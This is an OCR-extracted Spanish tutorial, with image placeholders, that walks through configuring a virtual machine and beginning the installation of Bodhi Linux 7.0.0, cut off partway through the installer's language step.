
1.1. Nombre y sistema operativo

Se inicia poniéndole un nombre a nuestra máquina virtual que en este caso es Bodhi Linux luego ponemos la versión del sistema operativos que vamos a instalar, en esta ocasión es una extensión de Ubuntu (64-bit).




1.2 Configuración del Hardware

Aquí le ponemos la cantidad de memoria base y la cantidad de procesador a nuestra máquina virtual como se ve en la siguiente imagen que le pusimos de memoria base 20,48MB y 2 en procesadores.




1.3 Configuración Disco duro


Aquí le agregamos 15,86 GB y para finalizar le damos en el boto terminar.



1.4 Configuración de la pantalla


Al termina pasamos al botón configuración que está en la parte superior y luego de esta allí le damos en la opción pantalla que esta en la barra izquierda y le damos toda la memoria de video que esta disponible y seleccionamos la opción habilitar aceleración 3D.






1.5. Configuración almacenamiento

Ingresamos al almacenamiento y le damos en vacío después vamos a la parte derecha donde hay un disco, le damos clic, se nos desplegar varias opciones y seleccionamos choose a Disk File, seleccionamos el disco ISO que descargamos esta vez fue bodhi-7.0.0-64 (Linux, 2023) y le damos abrir, al abrir este disco pasamos al siguiente paso.



1.6. Configuración de red


El siguiente paso es ingresar a la opción red y le damos a la pestaña donde dice (conectado a) y seleccionamos la opción adaptador puente.




2. ENCENDIDO DE LA MAQUINA VIRTUAL

2.1. Inicio


al ya haber configurado todo vamos a encender o arrancar la maquina virtual para la instalación del ISO entonces le damos en la flecha que esta en la parte superior del programa apuntando así la derecha y esta dará inicio a encender la máquina.



Al encender la maquina no aparecerá un menú con múltiples opciones debemos darle en la primera opción que dice try Bodhi y esperamos que el sistema operativo inicie.




Una vez que se termine de iniciar el sistema, nos aparecerá una barra de opciones para elegir el lenguaje que queremos que maneje el sistema, seleccionamos el idioma y le damos en next.




3. Instalación de Bodhi Linux


Cuando terminamos ese proceso ingresamos al escritorio de la máquina virtual y allí vamos a encontrar el instalador de Bodhi Linux debemos hacer clic sobre el y esperamos que este cargue.




Al cargar nos da la bienvenida y nos pide que elijamos el idioma en el que vamos hacer la instalación, elegimos español.




L